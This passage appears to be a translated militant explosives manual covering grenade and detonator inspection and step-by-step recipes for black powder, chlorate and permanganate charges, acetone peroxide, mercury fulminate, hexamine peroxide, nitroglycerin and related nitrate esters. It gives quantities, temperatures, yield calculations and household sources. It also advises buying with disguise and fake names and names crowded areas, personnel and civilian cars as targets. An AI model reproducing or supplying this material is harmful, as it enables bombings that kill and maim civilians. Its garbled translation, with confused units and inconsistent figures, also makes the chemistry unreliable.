   ii. Disassemble the detonator and check the slow cord. This needs a good experience, and it is recommended to be done by an expert only.
   iii. in case of multiple grenades (bombs), one has to be tested by the igniter without the bomb by placing it in one place, leaving the lever free of movement, and adjusting the safety pin, tying it with thread, standing away from it, and pulling the safety pin by using the thread from behind a cover. When pulling that, the lever will be released on its own. If the igniter explodes immediately, this means it is booby trapped, but if 3.5-6 seconds pass, this means it is acceptable.

Technical Aspect:

When receiving the bomb, we must be assured of the kind of bomb. Is it blasting bomb or chemical one (burn, gas, or smoke)? Also, make sure if it is defensive / offensive kind and the validity of them by doing the following:

1. If the bomb has ignition, it has to be dismantled, and make sure of the detonator presence and explosive are inside it.
2. It needs to be assured that ignitions fit and fastened inside the bombs in case of not receiving the ignitions separately.
3. We have to pay attention to the detonator and not to see white spots if made of aluminum or green spots if made from copper, or to see traces of banging or damage.
4. If the bomb cover is made from a thick polygon metal, it is a defensive bomb, and there are some bombs where the cover is plastic. If the bombs were defensive, the plastic cover is a polygon too and contains balls inside it similar to fragments. But when the cover is a thin metal of soft plastic, the bomb is offensive.
5. We have to be careful for the time delay of bomb (grenade), which is usually from 3.5 to 6 seconds.
6. Be cautious about the impact grenades that have no delaying time.

Testing the Cords (primer, prima cord)

We need to check the cord to assure its kind (burn cord or explosive cord), and to make sure it is in good condition and has not been used, and to make sure of its speed. Is it slow or fast in case of burn cord? This could be done through the following:

1. When trying to ignite the explosive cord, the cover will melt down and the cord does not ignite.
2. Seeing the internal material of the cord. Blasting cord has a white internal material, and it is semi sensitive explosive material in a powder shape. When emptied from the cord burned, it will burn and give a flame similar to gas, and without a smoke.
3. Ignited cord is made from powder of black color to little gray.
4. When igniting the cord and its content, it will burn like back powder and gives smoke.

How to test a slow cord:

1. Cut 20cm of the cord and toss it away because you can't depend on it for testing, because it had been exposed to moisture, and the first thing got moisturize in the cord is the ends.
2. Cut 15cm of the same cord from the other end and burn it.
3. Calculate the time needed for the burn reaching the end of cord.
4. If it is slow cord, it will need about 15 seconds. May be little more or less.

Observation:

1. If the cord burned quickly through one second, this means it is quick, and not good for military use (use only for tricks and booby traps)
2. In case the cord is burned very slowly, does not burn, quenched after burning, or has interruption in flammable; this means it has been exposed to moisture.
3. The cord has to be clean of sharp bending or banging (which cause the partition of black powder)

Testing Detonators:
Testing from booby trapping:

This could be done when detonators are received from suspicious places, and the detonator wires terminals are separated from each other. To avoid any damage, we must do as follows:

1. Don't connect the wires' terminals when you are nearby.
2. Place the detonator in a suitable place away from the other detonators, explosives, or any combustible materials.
3. Hide behind a shield and then connect the detonator terminals.
4. If it does not blast, connect the terminals together, and wrap them with an insulated tape.

Observation: in case the place is very sensitive and you don't want to hear the sound of the detonator in case it was booby-trapped and exploded, you must bring 20 letters empty tank, fill it up with sand and bury the detonator in the middle where the detonator butt is downward.

You can spray some water at the sand to work on absorbing the sound. In this case the sound is very low if the detonator explodes.

Testing detonator from the technical aspect:

1. Check the detonator body, and must be clear of symptoms of moister or damage, has any white spots in the aluminum detonators, or green spots in copper detonators.
2. Assure the detonator is not exposed to bangs or impacts.
3. In electrical detonators, make sure the tungsten wire works by testing it using the Ohm measuring device.
4. Assure the detonator timing.

About testing the explosives:

First: TNT:

- The whiter color in TNT, the newer and purer it is.
- The more brown color in TNT, the older it is and less pure.
- When the TNT mold is sticking together, it reflects its newness and good quality.
- If the TNT mold does easily brittle and breaks, this means it is old and exposed to humidity (moisture).

Regarding the TNT, we take a small piece and burn it. It will give black smoke when burned, and it will melt like plastic and after a complete burn, it will leave a trace similar to the tar.

Second: C4

- If the material of C4 is soft and easy to form similar to gum, it will be good.
- If it is somehow hard and brittle when forming, it is older and has worse quality.
- C4 comes wrapped in green military plastic. The one covered in clear plastic is an imitation, but it is not bad.

Regarding C4; when burned, it will burn and gives pure flame similar to the gas, and you don't see the smoke coming out of it, even in the complete flammability, and does not leave anything after the burning.

Page 48 of 156

Complete Training Session in Explosive in God's Willing

In the name of Allah, the Most Gracious, Most Merciful and prayers to his honest prophet who was sent for people's mercy (Prophet Mohamed and his pure followers, and who followed their track till the hereafter). (TC: Typical Islamic Greetings)
I start with you this simple session in explosives wishing from God to give you the benefit, and make every Moslem an obstacle in front of the tyrants. We will start by defining explosives, kinds, power, and divisions. Then we will talk about their speed and names of used materials, and wishing from the almighty God the success.

First: Introduction to Explosives

- History did not mention when was the first squib was used, and may be was the popular Greek fires that appeared in Greece in the year 673 Gregorian. It looked like the squibs of fire works, and in the year 1300 AD appeared mixed with charcoal, sulfate, and gunpowder (Potassium Nitrate). This mixture (blend) until many years was the only explosive material, which is known by black gunpowder.
- Europe knew the black gunpowder in 1313 AD, and a thrust (propellant) material for shells was introduced by a German priest. But most likely, the Arabs were the early people who knew and used it in their wars a half century before that. It was mentioned by Ibn Khaldoon (TC: Arabic scientist and scholar in the past) that one Arabic king used it in 1273 AD war.
- Explosives have developed as an energy material to be used for destruction purposes in the second half of 19th century where the Swedish scientist Alfred Nobel was able to make Nitro Glycerin's compound.
- Scientists after that developed the Nitro Glycerin and added it to other materials. They made several compounds completely pure of nitro glycerin. Explosive are used nowadays by all shapes in wars. Some of them are used safely for civilian purposes.

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Second: Defining Explosives

They are unstapled chemical compounds that have capabilities of transfer by an outside factor like (impact, heat, flame) into a large amount of gases that have high pressure, and accompanied normally by high temperature, light, flame, and sound.
In order to illustrate the several uses of explosives, we must know their characteristics in term of affected power resulted from it. Explosives are divided into two parts in term of velocity of transformation:

A. Slow Explosives

It is kind of explosives that is transferred during the flammability gradually, and relatively slowly which will give the produced gases a regular pressure that has an increasing thrust speed, and does not explode. Otherwise it loses its major function. It is used to fill up ammunition shells like black gunpowder and Cordite.

Specifications:
1. It can be transferred into gases accompanied by a aloud sound, light, and flame.
2. Burning velocity from zero – 400 meter/sec.
3. It is purpose is to give a thrust power.
4. It is possible to control the speed of transfer by controlling the surface exposed to combustion.
5. It is used in pushing the ammunition and for that reason it is called ammo materials.

C. Fast Explosives

They are explosives that transfer under the influence of an outside factor to explode quickly, and generate high-pressure gases that have huge destruction force.

Specifications:
1. It is transferred into gases very quickly and accompanied with heat, sound, light, and flame.
2. The speed of transformation into explosion is 3000 more than 8500 m/sec.
3. It is important to indicate to the fast explosive material (extremely explosives)

Explosion Speed:

It is the speed that transfers the shockwave inside the particles of the material, and ranges between 3000 to more than 8500 m/sec.

Force of Explosion:

It is the amount of produced gases from a specific sum of extremely explosive material. It is totally dependent on the produced gases volume resulted from combustion.

Severity:

It is the measurement of strength of a highly explosive material to destroy objects. If the produces gasses volume measures the power, the severity is measured by the speed of generating these gases.

Sensitivity:

It is the ability of a highly explosive material under the effects of outside factors, which causes the explosion like heat or impact.

Third: Several Usages of Explosives

Explosives are divided by use into:

1. Shelling materials: used in filling the ammunition shells and they have the thrust property like black gunpowder and cordite.
2. Initiating materials: they are sensitive materials to the outside factors, used in very small amounts with high density. They are used in manufacturing detonators, capsules, and have several kinds:
    a. Flammable initiators – they give a flame when stimulated.
    b. Combustible initiators – they give a shockwave when stimulated.
3. Highly explosive materials: used for military purposes and also used for civilian purposes to demolish buildings, construct roads, open tunnels, mines, and rupture rocks, etc.
4. Mixed materials: they are mixed to produce smoke and heat compounds. They include the heat compounds, signal, flammable, and flare (sparkle),which are used for military purposes and fire works, and in emergencies' situations (TC: SOS).

Fourth: Explosives Used for Civilian Purposes

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Page 51 of 156

- We mean by that the explosives that only used are for civilian purposes, and mostly look like a powder or dough (paste) in order to fill it up in the exploding holes. Normally, their lasting speed does not exceed 5000 m/sec. But the military explosives are applicable for military and civilian purposes. Civilian explosives are used in building roads, opening tunnels, mines' business, breaking rocks, and for under water explosions, etc. The following picture illustrates a building demolished by using civilian explosives. (TC: Picture is not shown)

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Fifth: Some Explosive Materials and their Speed of Explosion

Material	Speed of Explosion m/sec
Black Gunpowder	300-400
Neptunium	2500
Ammonium Nitrate	2500-2700
Ammonium Nitrate / Fuel Oil ANFO	3000
Brialiet Barite (?)	3000
Georitt	3000
Amospix	3300
Slurex	3500-4000
Barojell (Pyrogallol) (?)	4500
Mercury Fulminate	4500
Lead Azide	4500
Amatol	4900-4600
T.N.T	6900
Tetryl	7500
Nitro Glycerin	7500-8000
C4	8000
R.D.X	8350

These are the speeds adopted internationally for the mentioned explosives.

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Sixth: Explosion Process

Cords and detonators are used to blast explosive packages, and we will explain the kinds of cords and detonators used in explosives:

A. Kinds of Cords
1. Flammable cord (safety cord) that burns in 1cm/sec and it is filled with black gunpowder.
2. Water cords and fast cords.

B. Kinds of Detonators (Explosives):
1. Impact (triggered) detonator
2. Electrical detonator – used with it electrical wires and electrical detonation battery. One kind that detonates in a moment and other kinds have more timing.

Safety distance for personnel is according to blasting operations:

Safety distances for human being in general and according to different amounts of explosives during the detonation is as follow: if the explosive amount is 15 KG, the safety distance will be 32 meters.
The safety distance for 16 to 30 kilograms will be 400 meters. But from 31 to 60 kg, the safety distance will be 500 meters considering the explosive material without fragments. We are only talking about the safety from explosive wave.

Seventh: Materials Considered as explosives

Ammonium nitrate, ammonium nitrate fertilizer, ammonium perchlorate, and ammonium picrate

Trinitro aniline, trinitro benzene chlorate, trinitro benzene (TNP), nitroglycerine and its components

Fulminates of all kinds: Acetone peroxide, hexamine peroxide, Tetryl, and potassium salts


There are many other forbidden materials by the security apparatus that serve the enemy's interest.

Eight: Needed Materials to Make Explosives

1. Grounded sugar and obtained from homes.
2. Potassium nitrate and could be obtained from the agricultural supply store, and usually this material is used as a fertilizer, and sometime is called Chili salt.
3. Agricultural yellow sulfate.
4. Ammonium nitrate.
5. Hexamine (medicinal substance for treating urinary diseases)
6. Oxygen water used for purification and hair coloring. It is available in pharmacies with a concentration of (6% to 9%), but 30% is needed which is available in hospitals.
7. Concentrated sulfuric acid "battery water". To be heated until white vapors appears to complete its concentration.
8. Nitric acid. If was not available, we can prepare it and will talk about that in details.
9. Acetone "women nail polish remover" 60% concentration.
10. Urea. It is an agricultural fertilizer, cheap, and available.
11. Glycerin "skin moisture" available in the pharmacies and used in soaps manufacturing.
12. Ethylene alcohol "alcohol" disinfectant and available in pharmacies. Need 90% concentration.
13. Silver mercury: It is available in thermometers and in dental clinics.
14. Sodium carbonate "food carbonate"
15. Aluminum powder. Powder available under the aluminum saw.
16. Phenol, from the Aspirin tablets if not available.
17. Benzene, burned oil, and solar oil.
18. Grounded charcoal "regular home charcoal from trees and not stones"
19. Sawdust.

Nine: Explosive Preparation

In the name of Allah and under his blessing we start.
Preparing the most important acids used in manufacturing many popular and classical explosives. They are sulfuric and nitric acids. We will discuss how to prepare these two acids in details.



First: Sulfuric Acid:
It is the battery's water and can be bought easily from the battery charging stores, and also available in a lower concentration.
To know its concentration, we do the following:
The density is defined by the weight / volume. Let us say that we have 100 milliliters of sulfuric acid, and we want to know the concentration. We weight 100 milliliter of it, divide it by the volume, and then get the results.
Sulfuric acid with 90% concentration
The density is 1.48 gram/centimeter
We measure according to that.
To increase the concentration, we heat it in an temperature resistance glass container to minimized its volume to about 2/3 after seeing a white vapor, and this concentrate the acid.
To dilute the acid, we add it to water and not vice versa.

Second: Nitric Acid
It is an acid that is hard to get especially in Palestine. For other countries it could be obtained from medical labs, labs' supplier, and schools' labs. It could be prepared in an easy way, but requires patience.

Preparation will be as follow:
1. We take 50 grams of potassium nitrate. It is a cheap agricultural fertilizer and can be obtained easily, and has no suspicion.
2. We bring 40 ml of sulfuric acid of 70% or more concentration, it would not hurt.
3. Two Pyrex containers "heat resistance containers", cork, and rod of glass (looks like straw).

4. An average flame source.
5. Cold water or pieces of ice.

Operation Process
We put the nitrates in the first container, add acid to it, and place the cork on it. We put the container above the fire (flame), and at the other opening of the apparatus, we put the other container “it is no problem if it a regular glass”. We put on the container a piece of ice and we notice yellowish gas evaporating from the heated apparatus. This gas is concentrated and falls as drops, which are the highly concentrated nitric acid. Look at the illustration.

The concentration of sulfuric acid is 90% when its density is 1.84 g/cm^3.

First: Black Powder
Required substances
75 grams: potassium nitrate
15 grams: yellow sulfate.
10 grams: vegetal charcoal.

1. Take 12.5 grams of yellow agricultural sulfate and place it in a plate.
2. Weight 12.5 of grounded vegetal charcoal.

3. Place 75 grams of potassium nitrate and add them to the plate that has the charcoal and sulfate.
4. Blend the mixture (blend) very well until it becomes homogenous.
5. Bring a medium fryer, put little warm water in it, and then add the mixture (blend).
6. Place the fryer on the fire (flame) until you see forming bubbles leaving the mixture (blend).
7. Leave the fryer on the fire for 5 minutes.
8. Bring a filter and put white gauze (muslin) in it.
9. Pour everything in the fryer into the filter through the white gauze (muslin).
10. The black powder will deposit on it.
11. If you notice the powder granulates stick together. Add tap water; pour it again through the filter and gauze (muslin).
12. Take the particles and place them under the sun to dry out after squeezing the cloth to get rid of the largest amount of water.
13. Keep the gunpowder away from heat sources while storing it, and know it does not need a detonator to combust it. It only needs a small blaze to ignite it with colors in the air, and will explode if placed inside a pipe or a retort where it could be sealed.

Second: Explosive Charges
Potassium Permanganate ($KMNO_4$)
Popular names: Permanganore acid, potassium salt, natural Shamilion, Oryx, Kundi crystals.
The color is blue to dark burgundy.
Shape: It looks like the head of needles or granulates like the rough food salt that has violet color, or liquid sold in pharmacies as disinfectant. It is available in veterinarian pharmacies, and used in chicken farms and animals' cleaners. The permanganate is only 5% in the fluid.

Availability: it is sold in pharmacies as animals' sanitization, or wounds cleansing. It is needed to dry the granulated substance and not the liquid one.

Permanganates Preparation Process:
1. Potassium permanganate, 60 grams.
2. Agricultural sulfate (yellow). 20 grams.
3. Aluminum powder, 20 grams.

Each substance is grinded separately and mixed very well. Small portion is taken by using a small spoon, and tested it by ignite it. If the ignition glimmers, it is what we want.

The blasting is done by an ignition by placing it in a metallic contained pot.
Observation: Keep glycerin substance away from permanganate because it will ignite after 20 seconds.
Observation: if this material is used in large quantities (more than 20kg), and we used acetone or fulminate detonators to blast it, it will give us important results but not against armored military targets like tanks. But, it is useful as explosive packages that explode in crowded areas.

Third: Potassium Chlorate $KCLO_3$
It is an extremely white substance looks like a snow, and its granulates are like the soft salt.
How to obtain it? (It can be obtained from schools' labs or from the matchsticks). It is color is red when obtain from matches or black according the color or matchsticks' head.
It is possible to grind the matchstick heads as it is known and common, or by purifying the matchsticks.

The popular way used to obtain potassium chlorate is from matchsticks.

a. We bring a large pot and put 2 letters of water, and boil it until it becomes warm (before the boiling stage).
b. We put a large amount of matchsticks about 300 to 500 sticks, and stir them in several stages until we make sure that the matchstick heads are dissolved completely in water, and we remove the sticks and carefully hide or burn them. We stir the solution after removing the sticks, and add more sticks for several times until the water is filled with chlorates, then we move the pot.
c. We leave the water solution for 15 minutes and we see deposits in the bottom of the pot. We pour the solution into another container through gauze (muslin) with the consideration of not having a leak from the deposit, because the deposit is just pieces of glass, dyes, and glues that need to get rid of after the end of filtration, and we take only the water.
d. We place the container with the solution + Chlorate on the stove until the water starts to evaporate.
e. Caution to avoid complete dryness of water to evade ignition of chlorates (sulfate), and try not to keep a lot of water. The water keeps evaporating until it becomes just a mud deposit. You can control the water dryness using low fire (flame), and without stirring the deposit while drying. The only possible to stir the pot that has the deposit over the fire, lifting the pot from the fire (flame), and drying the deposits that have a soft mud to ease take it out from the pot, and to drying it above a glass board.
f. We put the deposit on a glass board by using a spoon, and keep the deposited to the pot's wall after it dries completely. We can use a sand paper and place the deposits in the sun until they become very dry. We can shake it from time to time while exposed to sun. If there is no sun, we dry it by using the hair dryer.

Observation: normally the chlorates are stuck to the glass board. We use metal scrub to remove them.

g. We grind the deposit using wood or plastic grinder. It is cautionary not to bang (impact) it. But this way produces small amounts only that are good for small packages against personnel and small civilian cars. After grinding, we dry the chlorate another time under the sun to get rid of the moister. We repeat the experiment several times to obtain a large amount of chlorates.
h. After grinding the chlorates, you blend them with the following mixtures:

First Mixture (blend):

1. Potassium Chlorates 3 volumes.
   Soft grinded sugar 1 volume, this 1: 3 percentage in the retort blasted by an ignition
2. Potassium chlorate 70 grams.

15 grams of sugar
12 grams aluminum powder
Stuffed into a retort or pipe, and blasted by ignition or detonator.

Prepare sensitive materials that explode by a simple contact with flame, or by exposure to higher temperature of the surrounding. They are very dangerous and not like the gunpowder, permanganates, or other previous discussed materials. Who ever is going to do the preparation must abide by the instructions word by word without any kinds of adventures.

Manufacturing Acetone Peroxide

This substance is very dangerous and its explosion speed is 4000 m/sec.
It is advisable that this material to be prepared by experienced people only. It is a sensitive material and killed many of its manufacturers. We ask who is going to prepare this material to have an expert next to him, or to follow the instructions exactly. I want to mention something very important, and not to bring any substance home. Make a special place for this purpose, and it is recommended the place to be well ventilated.

To manufacture any explosive materials, there are general rules that must be understood.

General Safety Procedures:
First: First mistake is the last one.
Second: conduct the work in a well-ventilated place, or outside with the presence of an exhaust fan.
Third: Provide plenty of water, and it is recommended to have a water faucet in the work place because water is a good solvent to most explosive materials and acids, and sometimes it stops the reaction.
Fourth: Don’t prepare the whole amount in one time especially when you use the ingredient for the first time, and prepare to make large quantities.
Fifth: Putt away any heat sources while making and drying the material.
Sixth: Don’t keep the dry material for a long period of time, because it is sensitive towards banging and heat. Also, the moisture negatively affects it. It is recommend to cover it by water, and to cover the container, because the water will dry with time.
Seventh: conducting the experiment by a person who has a scientific or academic experience, or who has already made this kind of material more than once.
Eighth: Provide first aid materials (gauze, burn ointment, headache medicine, extinguisher, and bag of sand)
Ninth: Containers must be washed and dried before any use.
Notice: Before doing any work, you must do the following:

1. List the needed tools to do the work.
2. List the needed materials (substances) to make the mixture (blend).
3. List steps and number them.
4. Read the experiment more than one time, understand it very well, and know all details.
5. Every previous step you do needs to be marked with a sign and by using a light color.

6. All tools and material need to be available before starting the work.
7. Follow the instructions and steps word by word, and don't move to other steps unless you are completely done with the previous one.

Needed Tools:

1. A notebook to write observation on it.
2. 2 (300-600 ml) marked glass containers.
3. 1 (100 ml) marked container.
4. Thermometer.
5. Glass straw.
6. Filter papers.
7. Large container.

Needed Materials:

1. Sulfuric acid (H_2SO_4) with an acceptable concentration. It is used in filling up the cars' batteries. To increase the concentration, we boil it a little until we see white vapors.
2. Oxygen water H_2O_2, which is used as a disinfectant, and also used for coloring the hair. It is available in pharmacies and women hairdresser stores.
3. Acetone that is used as a nail polish remover. It is available in pharmacies and hairdressing salons. It is available in the industrial area of Rammallah within the security rules (indirectly).
4. Ice, salt, and water.

Observation: when buying large amounts of the needed materials, use a good cover, disguise, and fake names.

The percentage of used substance (by volume and not by weight):

Oxygen water: 1

Acetone: 1

Acid: (2.5-5%) of the total mixture (blend).

Work Process:

1. Mix 50ml of acetone with 50ml of oxygen water in a glass container, and stir them carefully (it is not important which one is poured first).
2. The resulted mixture (blend) is cooled by putting the container in a larger container that contains ice and salt with a little water where it keeps the temperature under 15 degrees Celsius, which is preferred, and must not exceed 50^{o} Celsius. If there is a problem that causes the increase of temperature, you can add cold water to the mixture.

Observation: because the internal container is light, we have to secure it, and to make sure it is stable inside the larger container on the side, and not in the center (to avoid flipping inside the larger container).

3. Add in the beginning 2.5% of the total mixture (sulfuric acid) gradually with stirring and paying attention to the thermometer where we have to keep it at 15^{o} Celsius as much as possible. If increased a little, we need to wait a little bit then stir to cool it down and so on. We add the sulfuric acid, you need put drops gradually away from your face and it preferred to have glass cover above the danger area. Adding the acid gradually to avoid scattering the acid when it is in high concentration.

Observation: If the acid concentration is very high and causes some scatterings during the mixing. We work on diluting the concentration by pouring the acid on water (and not vice versa) with 1:1 percentage with stirring.

4. Leave the resulted mixture for 9-12 hours to deposit a white material that looks like a snow (above the Acetone Peroxide).
5. We filter the deposit from water (we don't need the resulted water when washing or filtering), and then we wash it by cold water through putting water filter on a container, and pouring the deposit until it is completely filtered. Then we add the cold water more than once until the taste of acid is gone completely from the resulted water. (You know that by putting a sunflower paper, or by putting a drop of water on the tip of your finger and tasting it after washing the deposit at least three times. (we keep washing it until the acid taste is removed).
6. For the large amounts, you can use any cotton cloth to wash the deposit by putting the deposit inside it and tie it up to the water faucet, and pouring water on it until we get rid of the acetic. We make sure of the acid removed by following the previous step.
7. We dilute the deposit by spreading it before it dries and forming small chunks in order to easily wok with it.

Observation: when spreading the material, you must adhere to the following rules:

- Use a wood spoon where the front is directed towards the material, but is should be directed to the side (lateral).
- The hand spreading the substance has to be far where the arm should not be above the substance, but you can go to the other direction, or turn the material to your side.
- Keep the face away.
- The substance at this status is very sensitive to ignition and also reasonably sensitive to hitting (banging). This makes the materials ready for use after dryness (ready for blasting by using any ignition, impact, or adding acid to it).

Observation: It is recommended to fill the substance in plastic bags to avoid scattering of falling on the edges of containers, and to make sure none of the material fell on the ground; otherwise you need to remove it by wiping it out with a wet cloth.

- At the sixth step and after that step, we make sure that only one person is conducting the work.
- It is preferred to use the material directly within one or two days and has to be away from any heat sources.

Observation: You can use plastic containers during preparation when you are preparing large quantities. You can use a large measuring cup or bucket.

General Rules:

1. Wear during the preparation a loose white dress (it is preferred to use safety eye glasses especially when pouring the acid to the mixture or water), and need a nose mask (TC: respirator).
2. Be very careful and don't place your face near the container that has the reaction.
3. Don't taste the materials involved in the reaction.
4. Be very careful when dealing with chemical substances, and don't breathe in general any chemical vapors. If you have to that when dealing with simple cases, you can move the produced air by hand, and breathe gently away from the area.
5. Wear gloves during the preparation because the oxygen water used for hair coloring might causes a slight burn to your skin, converts the color to white, and will take a while to disappear. This is a criminal indication.
6. If you feel dizzy, go out and breathe fresh air and wash your face with water.

7. It is recommended the drink coffee during the preparing in a closed place, and especially if you are preparing large amounts.
8. If you feel of vomiting, you can drink cold milk in this case.
9. When preparing large quantities, the mixture volume should not exceed 14 letters for each one. This is of course after making experiment on the main ingredient by using small amounts (100 ml mixture).
10. If any of these chemicals touches your face, hands, or your clothes, use plenty of cold water immediately.

Calculating the Deposit Amount:

- To avoid making larger or lesser quantity than needed, you need do a simple calculation to determine the needed amount to extract the deposit (explosive substance).
- 100ml of the mixture (50ml acetone + 50 ml oxygen water) gives in its ideal case 25 grams of explosive material (white snow).
- In other way:

Every 100ml of mixture gives 25 grams of white snow (explosive material)
Assume we need to prepare ½ kilogram (500 grams) of explosive material. What is the volume of the mixture (blend)?
Solution: We can say 100ml of mixture (blend) gives 25 grams and X gives 500 grams.
X = 500 x 100/25 =50000 / 25 = 2000 ml of mixture (blend).
This means 1000ml (1 letter) of acetone and 1000ml (1 letter) of oxygen water.
In the contingency time, we calculate that for every 100ml of mixture, gives 15 grams of deposit, and to void shortage, we can say:
100ml of mixture (blend) gives 15 grams
X gives 500 grams
X = 100 x 500 / 15 = 3333 ml approximately = 3.3 letters mixed.
➔1666 ml (1.6 letters) acetone
And 1666 ml (1.6 letter) oxygen water
Another example: What is the required amount of the main ingredient to make 3KG of white snow (explosive material)?
Solution: 100 ml of mixture gives 15 grams of white snow.
X = 100 x 2000/15 = 1333 ml of mixture (blend) = 13.3 letters
➔ 6666 ml (6.6 letters) of acetone and 6666 ml (1.6 letters) of oxygen water (approximately).
To calculate the amount of acid needed, we follow the same procedures with the knowledge of the amount of acid needed is 2.5% of the mixture volume. This means every 100 ml needs 2.5 ml of acid.

Example: Calculate the amount of needed acid to prepare 13333 ml of the mixture?
Solution: 100 ml of mixture needs 2.5 of sulfuric acid H_2SO_4
13333 needs X
X = 13333 x 2.5 /100 = 333 ml of acid (approximately)

The concentration of sulfuric acid needed is 70%
The concentration of oxygen water is 30%
The concentration of acetone is 70%.

Preparing Mercury Fulminate
Need:
1.5 grams of Mercury
11 ml of nitric acid with a 60% concentration or more
13 ml concentrated ethylene alcohol (medical alcohol)
Process of Preparation

1. Put 1.5 grams of mercury in a glass container then add 11ml of nitric acid to it. Leave it until it reacts and dissolves the mercury in the acid, and makes mercury liquid that has a green olive color.
2. Put in another container (glass) 13 ml of alcohol (white alcohol), and then add the mercury solution to the alcohol, and not the opposite to avoid evaporation (scatterings)
3. Leave the mixture for a while to complete the reaction. If the weather is kind of cold and the reaction is slow, we heat the solution of low fire or in the middle of hot water bath to activate the reaction, and keep it away from heat sources in the beginning of reaction.
4. During the reaction, a yellow flammable smoke appears, avoid inhaling that, because it is toxic.
5. Leave the solution until the completion of reaction. You will see the deposit of gray substance that has the shape of shiny needles. It is the mercury fulminate.
6. Bring a cone that has a white cloth or paper filter, which is better because the fulminate is very soft and part of it might leak if you use the cloth. Pour the solvent into the cone. The deposit will stay in the paper. Then we wash the deposit (fulminate) by water until the traces of acid disappear. The better way to wash the fulminate from blemishes is to bring a glass container, put the fulminate in it and immerse it in water, and leave it for two days or more. When needed we remove the fulminate from water and dry it to become available for use.
7. Take the deposit and leave it until dry in the room temperature, and away from any heat sources.

Safety Precautions

- Nitric acid causes infection in the skin if it fell on it. Immediately pour cold water on the place contacted by acid.
- Yellow smokes are toxic and avoid inhaling that. Use medical mask to avoid inhaling these gases.
- If you add alcohol to the solvent, the mixture will evaporate in the air. You must pour the solvent to the alcohol and not the opposite.
- If the temperature rises during the reaction in the last stage and the yellow smoke ignites, cover gently by using and paperboard, or any solid body to prevent the oxygen from getting into it. Don't be scared of combustion during the preparation.
- Be patient, concentrate, and don't rush during the preparation process.
- Don't keep the fulminate in a copper container. Put it in a bottle and add water to it to cover it. When you need to use take it out and dry it. Store all the sensitive materials in bottles filled with water. Pure water purifies the sensitive material and prevents it from explosion if exposed to heat sources.

Preparing Hexamine Peroxide

Definition of Hexamine: it is a medicine that cures urinal illnesses.
Scientific name: Hexametlylene + tetrauene or Trubeuene
The equation:
14 grams Hexamine, 3 ml of sulfuric acid, and 45ml of oxygen (TC: missed the water)
Hexamine peroxide is classified as an activator and a catalyst substance with the sensitive material. This is also used as an initiator in explosive detonators of classical materials like TNT.

Preparation Process

1. Put 45 ml of oxygen water in a glass container.
2. Put the oxygen water container in a pot that has ice and salt (ice bath).
3. Add 14 grams of hexamine gently in different portions and stir. The temperature should not exceed 10^{o} Celsius and if increased, stop adding the hexamine.
4. Stir the mixture until the hexamine dissolves the oxygen water, and make sure the temperature does not to exceed 10^{o} Celsius.
5. Add the sulfuric acid one-drop at a time by using a syringe or an eye- dropper (pipette), or any other glass container. It is important to control to dropping process with the temperature should not exceed 10^{o} Celsius.
6. Leave the mixture for a period 12-24 hours.
7. You will see a white deposit in the container.
8. Take the deposit and filter it. Keep the deposit that is particles of hexamine peroxide.
9. Take it and dry in a ventilated area away from the sun.
    - We advice by taking a sample using matchstick and burning it to test the substance.
    - This substance has to be stored in a container that has water. When used, it will be filtered, dried, and becomes ready. The substance is very dangerous and is not an easy one. Please deal with it in extreme cautious and don't underestimate it.

Combustible Oils

Combustible oils are very, very, very dangerous.
The most dangerous one is nitroglycerin, which explodes by shaking, and has a very high blasting speed that reaches 7000 m/sec. We reduce its sensitivity by a mixture to make dynamite. We will discuss different kinds of dynamites.

Combustible oils are considered very important materials, and classified among the explosives because of their high sensitivity, and their destructive capability. Some of these oils are: nitroglycerin, nitro glycol, nitro methane, and nitro benzene.

Nitroglycerin

The equation for preparing nitroglycerin:
15 ml of concentrated nitric acid (above 92%)
22.5 ml of concentrated sulfuric acid (from 90 to 100%)
6.5 ml glycerin + 200 ml of very cold water

Preparation Process

1. Put in a glass container 22.5ml of sulfuric acid in a middle of ice container (ice bath)
2. Add the nitric acid in portions and don't exceed the 30^{o} Celsius.
3. After you finish adding the nitric acid, leave the acid mixture to cool off to five degrees in the middle of the ice container (ice bath).
4. Take 6.5 of glycerin by using a dropper or syringe (make sure the needle is taken off), or use glass cup where you can put the solvent, and add the glycerin drop by drop and very slowly. Don't exceed the 10^{o} Celsius temperature.
   Observation: If the temperature increased to15 degrees, the solvent becomes dangerous, and you need to pour the acid into the ice immediately.
5. After you finish adding the glycerin, add 200ml of very cold water in one time. You will see the deposit of a colorless oily layer in the bottom of the container. It is the nitroglycerin oil.
6. Bring a large syringe that has thin plastic pipe in its top, and suck the water out. You will have an oily deposit.
7. Wash it with water carefully. You can wash it by using carbonates to make sure it has no acid.
8. Take 100ml of water and add 5% of sodium carbonates, and wash the oil separate times. 3 to 4 times to reduce the traces of acids. This makes the nitro glycerin ready for detonation. Washing is done by pouring the water mixed with sodium carbonates into oil in a glass container for several times, where the water is sucked out each time, and the oil deposit is in the bottom. Then you repeat the same process again.
9. It will be stored in a pipe and you add water to it.

Nitroglycerin is a strong combustible liquid and explodes by using a detonator. It could be mixed with other materials like medical cotton to transfer from liquid to non-liquid substance especially if we wanted to mix it with nitro cellulose that makes it better.

Nitro Methanol

Preparing the Nitro Methanol Oil
The equation:
16.5 of nitric acid
25 of sulfuric acid
15ml of methanol

Preparation Process

1. Add the nitric acid to sulfuric acid in the same way from previous experiment. (Page 24)
2. Cool off the mixture to five degrees.
3. Take by a dropper or glass straw 16ml of methanol, add the methanol to the two acids quietly, and make sure the temperature does not exceed 10 degrees. If the temperature reaches 13 degrees, pour the container into the ice, because it becomes very dangerous. (Stir for one minute after you finish from adding the methanol, and make sure the temperature does not exceed 10 degrees Celsius).

4. After stirring, take 250ml of cold water and pour it to the container. We will see an oily layer formed in the bottom of the container.
5. Suck the water out in the same previous way. The deposit is nitro methanol oil will remain.
6. Wash with water + 3% carbonate. If you don't use the carbonate, washing by water is sufficient, but carbonate purifies the blemishes better.
7. Store it in a container that has water in it.
   Observation: when you notice the temperature increase though the monitoring of the thermometer, and you could not control it, pour the acid content into the ice, and try the process again quietly and without rush.

Nitro Glycol
Preparing Nitro Glycol
It is a strong combustible material. It is stronger than TNT, very important, and is not dangerous to store, because it does not explode when exposed to heat. It is safe to transport, very effective, and very powerful specifically in cutting hard materials. It could be mixed with nitro cellulose (treated cotton with nitric and sulfuric acids).
Important observation: It blasts by using a nitro glycol detonator.
Preparing Nitro Glycol
The Equation
